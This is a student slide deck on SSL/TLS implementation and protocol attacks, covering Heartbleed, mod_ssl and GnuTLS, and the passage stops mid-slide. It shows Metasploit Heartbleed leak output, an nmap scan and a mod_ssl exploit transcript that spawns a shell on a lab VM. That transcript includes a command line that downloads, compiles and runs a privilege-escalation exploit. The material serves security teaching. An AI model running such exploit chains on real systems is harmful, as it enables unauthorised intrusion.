INSE 6120 | Cryptographic Protocols and Network Security
Professor Ivan Pustogarov

SSL/TLS Protocol and Implementation Based Attacks

Team:

Aditya Shenoy Uppinangady	40216499
Charan Pechhetty	40221337
Gokula Rani Vallabhu	40161606
Pavan Koushik Nellore	40195824
Sai Chandra Sekhar Reddy Dwarampudi	40219089
Manoj Narayana Katragadda	40203239
Lakshmi Narasimha Patsamatla	40217793
Sudeep Kumar Chamarthi	40184676

Agenda


- Introduction
- Project Idea
- Implementation issues
  - Heartbleed
  - The mod_ssl attack
  - gnuTLS use after free attack
- Protocol Attacks
  - CRIME
  - POODLE
- Conclusion

Introduction

- The internet when it was initially designed, little priority was given to security.

- SSL and TLS protocols provide way to securely communicate over this insecure infrastructure.

- Four main goals:
  - Cryptographic security
  - Interoperability
  - Extensibility
  - Efficiency


OSI Model
Data
Layer
Host Layers
Media Layers
Data
Application
Network Process to Application
Data
Presentation
Data representation and Encryption
Data
Session
Interhost communication
Segments
Transport
End-to-End connections and Reliability
Packets
Network
Path Determination and IP (Logical addressing)
Frames
Data Link
MAC and LLC (Physical addressing)
Bits
Physical
Media, Signal and Binary Transmission


→ **SSL/TLS**

→ **TCP, UDP**

OSI Model
Source: Wikimedia Commons

Project Idea

- Target the implementation mistakes that lead to a large ***attack surface.***
- Target the protocols that lead to a large ***attack surface.***




Project Idea

Implementation issues

Heartbleed

- Heartbleed is a vulnerability that disclosed to the public in April 2014.
- □The attack exploits the implementation of the **Heartbeat protocol**, which is a TLS protocol extension.
- It’s not a cryptographic failure but failure in implementation.
- □Lack of funding led to poor code quality.
- Fixed in OpenSSL version 1.0.1g.



Heartbeat – Normal usage
Client
Server, send me this 4 letter word if you are there: "bird"
bird
Server
connected. User Alice wants 4 letters: bird
Heartbeat – Malicious usage
Client
Server, send me this 500 letter word if you are there: "bird"
bird. Server master key is 31431498531054. User Carol wants to change password to "password 123"...
Server
connected. User Mallory wants 500 letters: bird. Server master key is

A depiction of Heartbleed
Source: Wikipedia

Heartbleed

- Heartbeat protocol is generally used to negotiate and monitor the availability of a resource.


- The procedure involves sending network packets to all the nodes in the cluster to verify its reachability.


The Heartbleed Bug
VALID HEARTBEAT REQUEST AND RESPONSE
Please respond with:
Payload: hellothere
Length: 10 B
hellothere
Server memory
passwords, logins, certificate keys, private keys
hellothere passwords, logins, certificate keys, private keys, other sensitive data...
EXPLOITING HEARTBLEED
Please respond with:
Payload: hellothere
Length: 64 KB
hellothere passwords, logins, certificate keys, private keys, up to 64 KB of other sensitive data...
Server memory
passwords, logins, certificate keys, private keys
hellothere passwords, logins, certificate keys, private keys, other sensitive data...

The heartbeat protocol
Source: Invicti

Heartbleed

This resulted in the leakage of some data from random memory locations on the targeted server as shown below.




```
[*] 192.168.1.169:8443    -             Type:   Server Hello (2)
[*] 192.168.1.169:8443    -             Server Hello Version:           0x0301
[*] 192.168.1.169:8443    -             Server Hello random data:       642520e3733d7a57108c2d038764c7784500ec6b73585add9be5f7a1dbf2d49f
[*] 192.168.1.169:8443    -             Server Hello Session ID length: 32
[*] 192.168.1.169:8443    -             Server Hello Session ID:        9d60f0b4d21b06f3001524878316ce7b243acbe40164033683113985b88f1f8dc
[*] 192.168.1.169:8443    - SSL record #2:
[*] 192.168.1.169:8443    -     Type:    22
[*] 192.168.1.169:8443    -     Version: 0x0301
[*] 192.168.1.169:8443    -     Length:  675
[*] 192.168.1.169:8443    -     Handshake #1:
[*] 192.168.1.169:8443    -             Length: 671
[*] 192.168.1.169:8443    -             Type:   Certificate Data (11)
[*] 192.168.1.169:8443    -             Certificates length: 668
[*] 192.168.1.169:8443    -             Data length: 671
[*] 192.168.1.169:8443    -             Certificate #1:
[*] 192.168.1.169:8443    -                     Certificate #1: Length: 665
[*] 192.168.1.169:8443    -                     Certificate #1: #<OpenSSL::X509::Certificate: subject=#<OpenSSL::X509::Name emailAddress=bwapp@itsecgames.com,CN=bee-box.bwapp.local,OU=IT,O=MME,L=Menen,ST=Flan
L::X509::Name emailAddress=bwapp@itsecgames.com,CN=bee-box.bwapp.local,OU=IT,O=MME,L=Menen,ST=Flanders,C=BE>, serial=#<OpenSSL::BN:0x00005619827 40d28>, not_before=2013-04-14 18:11:32 UTC, not_after=2018-04-13
[*] 192.168.1.169:8443    - SSL record #3:
[*] 192.168.1.169:8443    -     Type:    22
[*] 192.168.1.169:8443    -     Version: 0x0301
[*] 192.168.1.169:8443    -     Length:  203
[*] 192.168.1.169:8443    -     Handshake #1:
[*] 192.168.1.169:8443    -             Length: 199
[*] 192.168.1.169:8443    -             Type:   Server Key Exchange (12)
[*] 192.168.1.169:8443    - SSL record #4:
[*] 192.168.1.169:8443    -     Type:    22
[*] 192.168.1.169:8443    -     Version: 0x0301
[*] 192.168.1.169:8443    -     Length:  4
[*] 192.168.1.169:8443    -     Handshake #1:
[*] 192.168.1.169:8443    -             Length: 0
[*] 192.168.1.169:8443    -             Type:   Server Hello Done (14)
[*] 192.168.1.169:8443    - Sending Heartbeat ...
[*] 192.168.1.169:8443    - Heartbeat response, 36195 bytes
[+] 192.168.1.169:8443    - Heartbeat response with leak, 36195 bytes
[*] 192.168.1.169:8443    - Printable info leaked:
......d%.@.4b9 ... Xp@aZ0........+k ... 0.....f......".!.9.8..........5..............................3.2......E.D...../ ... A.........................F........1 ... ).I ... D.n ... } ... ? ... 4.R..........> ... 0.t.-
... Z...............y.P ... d.X.M.................4.;.......p........h........................0.............# ... 3.> ... ] ... h ... *." ... , ... 1...................<... <......Y.........................8......).0 ... !...........X.
.......w........1.|.f.E ... x.t.%.s......q.c ... +.m.l.8........k.~.j.a ... g.f.#.e.d.F.`.k ... _.:......Y.K.........2.W.[.V.U ... Q.;.S.6.R.Q ... /.P.M.L.K.I ... a ... { ... D.(.A.@.@ ... j ... 7.G.=.\ ... 6 ... 5.U.2 ... `.~.+.B.'...... .".!
........y...............[.b.........=........................m ... N ... r...............u......................~.L.......x.r.i ... g.Z.H.E.9.3.........
.............. repeated 15302 times ...........................................................................................................0.............
....................................................... repeated 16122 times ...................................................................................
..............................................................................................................................................................
...........................................................a0....................A......./..$L.0s.u.)5.3w] ... @ ... yD......Ly......q@6z.SA.A......x1........y ... 5.C..<.Vz.......I ... R ... ps ... S@.o ... 0.......P.
......i..-Q.....} ... F...Te...r.....N6 ... M3 .. oM% ... %...e.|.!.....32Z..18041318113220 .. 1.0 ... U.....BE1.0 ... U.....Flanders1.0 ... U.....Menen1.0 ... U.....MME1.0 ... U.....IT1.0 ... U.....bee-box.bwapp.local1#0! .. *.H..........bwapp@it
.........0..........j9Y ... y ... B ... H`.....c.M0.6.rNj| ... ( ... 7j.v.$ ... (.F.Y..-g.g.{$IP........A.......T0O ... d..1 ... v ... w..........,.Wv.DPw.WV.0./6K.U..c...............0 ... *.H...............w ... 3...........+r......C.....1.3.......-, ... v.v
..W ... Z.....TC.R!0 ... h ... +.N.a.........A0+s ... tt.........C/.......l ... ! ... 0 ... 9.T..............................y......................[.b.........=........................m ... N ... r...............u......................~.L.......x.r.i ... g.Z.H.E.9.3.........
......................................................................................... repeated 1996 times ...........................................................
....................
[*] 192.168.1.169:8443    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) >
```

A depiction of Heartbleed

Heartbleed


- The problem can be fixed by ignoring Heartbeat Request messages that ask for more data than their payload need.
- Version 1.0.1g of OpenSSL adds some bounds checks to prevent the buffer over-read.



```
if (1 + 2 + payload + 16 > s->s3->rrec.length) return 0; /* silently discard per RFC 6520 sec. 4 */
```


The mod_ssl attack

- mod_ssl is a module that provides SSL and TLS support in Apache HTTP server.
- mod_ssl prior to 2.8.7 is vulnerable to buffer overflow memory corruption attack.
- The alteration of any system file as well as enables remote code execution.



```
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE
|_  Potentially risky methods: TRACE
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1           1024/tcp   status
|_  100024  1           1024/udp   status
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=-
-
| Issuer: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: md5WithRSAEncryption
| Not valid before: 2009-09-26T09:32:06
| Not valid after:  2010-09-26T09:32:06
| MD5:   78ce 5293 4723 e7fe c28d 74ab 42d7 02f1
|_SHA-1: 9c42 91c3 bed2 a95b 983d 10ac f766 ecb9 8766 1d33
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2023-04-09T18:12:41+00:00; +1m50s from scanner time.
| sslv2:
```

nmap scan result




```
Connection ... 50 of 50
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f8068
Ready to send shellcode
Spawning shell ...
bash: no job control in this shell
bash-2.05$
d.c; ./exploit; -kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmo
--14:13:18--  https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
           => `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443 ... connected!

Unable to establish SSL connection.

Unable to establish SSL connection.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove `ptrace-kmod.c': No such file or directory
bash: ./exploit: No such file or directory
bash-2.05$
bash-2.05$ uname -a
uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
bash-2.05$

bash-2.05$
```

shell spawned using mod_ssl bufferflow

gnuTLS use after free attack

- GnuTLS is a free software implementation of the SSL/TLS protocols.
- X.509 certificate is a digital certificate
- It uses PKI standard to verify that a public key belongs to the user, computer or service identity contained within the certificate.



Digital certificate request process

User

1 User requests a certificate.

Web server

2 Request forwarded to RA.

